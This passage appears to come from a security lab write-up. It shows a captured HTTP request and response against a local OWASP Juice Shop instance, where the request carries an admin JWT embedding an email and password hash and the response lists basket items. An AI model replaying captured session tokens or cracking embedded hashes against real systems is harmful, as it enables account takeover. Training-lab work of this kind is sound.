UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
jE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0Ijo
iIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTcgMjM6Mjc6MTcuNjU1ICswMDowMCIsInVwZGF0ZW
RBdCI6IjIwMjQtMTAtMTcgMjM6MzA6NDQuMjgzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTIwNzk1O
X0.OM_wT7pzIDvPqBJSFj_mfT2qIqGkrKe3D0ThyD5mrj8AjQRcPmVeOWFVDtbwBLgu7lwi5F_LUA8ucQz3AKJQaF4PIQYJ
pr6I06ch1sZ8U8lflwEhwVaJMdZ0VMcWUAvwsK3GTgpLF48mmonfmr1LiWKWSvU9sQIC000ZnLVTUD8
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
Wlj95b3xMpkVQ2B7wqeg0aQtQc4fbou8zcNMtW10OrNPDvyoJa6l8zKXm4Ln; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
jE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0Ijo
iIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTcgMjM6Mjc6MTcuNjU1ICswMDowMCIsInVwZGF0ZW
RBdCI6IjIwMjQtMTAtMTcgMjM6MzA6NDQuMjgzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTIwNzk1O
X0.OM_wT7pzIDvPqBJSFj_mfT2qIqGkrKe3D0ThyD5mrj8AjQRcPmVeOWFVDtbwBLgu7lwi5F_LUA8ucQz3AKJQaF4PIQYJ
pr6I06ch1sZ8U8lflwEhwVaJMdZ0VMcWUAvwsK3GTgpLF48mmonfmr1LiWKWSvU9sQIC000ZnLVTUD8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"51e-fD+01yh6Wddhm9i7HfRgvtYStJo"
Vary: Accept-Encoding
Date: Fri, 18 Oct 2024 17:00:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1310

{
  "status":"success",
  "data":{
    "id":1,
    "coupon":null,
    "UserId":1,
    "createdAt":"2024-10-18T16:53:27.532Z",
    "updatedAt":"2024-10-18T16:53:27.532Z",
    "Products":[
      {
        "id":1,
        "name":"Apple Juice (1000ml)",
        "description":"The all-time classic.",
        "price":1.99,
        "deluxePrice":0.99,
        "image":"apple_juice.jpg",
        "createdAt":"2024-10-18T16:53:27.280Z",
        "updatedAt":"2024-10-18T16:53:27.280Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":1,
          "BasketId":1,
          "id":1,
          "quantity":2,
          "createdAt":"2024-10-18T16:53:27.590Z"
```